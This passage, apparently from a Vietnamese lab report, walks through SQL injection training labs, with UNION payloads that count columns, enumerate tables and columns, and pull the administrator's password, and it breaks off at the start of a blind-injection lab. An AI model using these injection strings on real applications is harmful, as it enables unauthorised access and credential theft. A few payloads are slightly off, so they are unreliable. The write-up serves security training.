
Chèn ' UNION SELECT 'a', 'b' FROM DUAL-- để xác định số lượng cột dữ liệu trả về của câu truy vấn trước.



Chèn ' UNION SELECT TABLE_NAME, NULL FROM ALL_TABLES-- để tìm tên của table chứa thông tin đăng nhập của Users




Chèn 'UNION SELECT COLUMN_NAME, NULL FROM ALL_TAB_COLUMNS WHERE TABLE_NAME = 'USERS_ELCPUF'-- để xác định tên cột chứa thông tin tài khoản và mật khẩu của Users. Ta được tên 2 cột USERNAME_OTLSQB và PASSWORD_ALNMIB.



' UNION SELECT PASSWORD_ALNMIB, NULL FROM USERS_ELCPUF WHERE USERNAME_OTLSQB ='administrator'-- để xác định mật khẩu của adminstrator.

b. Kết quả

Đăng nhập với mật khẩu vừa lấy được.



7. *SQL injection UNION attack determining the number of columns returned by the query*


a. *Cách thực hiện*

Có thể chèn ' UNION SELECT NULL, NULL, NULL-- hoặc ' ORDER BY 3-- để xác định cột dữ liệu trả về. Lần lượt tăng số lượng cột NULL select hay số column ordering.

Với ' UNION SELECT NULL, NULL, NULL-- trả về lỗi nếu số cột select không đúng.

Với ' ORDER BY 3-- trả về lỗi nếu vượt qua số cột ở câu truy vấn trước đó.


b. *Kết quả*



8. *SQL injection UNION attack, finding a column containing text*

a. *Cách thực hiện*

Chèn ' ORDER BY 3-- để xác định số cột dữ liệu trả về.




Lần lượt thử chèn để xác định cột trả về text:

' UNION SELECT 'a', NULL, NULL--

' UNION SELECT NULL, 'a', NULL--

' UNION SELECT NULL, NULL, 'a'—


...




b. Kết quả

9. SQL injection UNION attack, retrieving data from other tables


a. Cách thực hiện




Chèn ' ORDER BY 2-- để xác định số cột dữ liệu trả về.



Chèn
'UNION SELECT TABLE_NAME, NULL FROM INFORMATION_SCHEMA.TABLES--
để xác định tên table chưa thông tin đăng nhập của Users.




Chèn ' UNION SELECT COLUMN_NAME, NULL FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME = 'users'-- để xác định tên column chưa username và password của user.



Chèn ' UNION SELECT password FROM users WHERE username = 'administrator'-- để xác định thông tin đăng nhập của administrator.

b. Kết quả


Đăng nhập với thông tin vừa lấy được



10. Blind SQL injection with conditional responses


a. Cách thực hiện

Bước 1: Kiểm tra xem TrackingId ở phần Request là đúng hay chưa, nhấn Send. Nếu TrackingId tồn tại, bên phần Response có phần 'Welcome back!', và ngược lại.




Bước 2: Xác thực users table có tồn tại không

Kiểm tra nếu có users table với giá trị output là 'x'. LIMIT 1 để câu lệnh chỉ trả về 1 giá trị duy nhất.



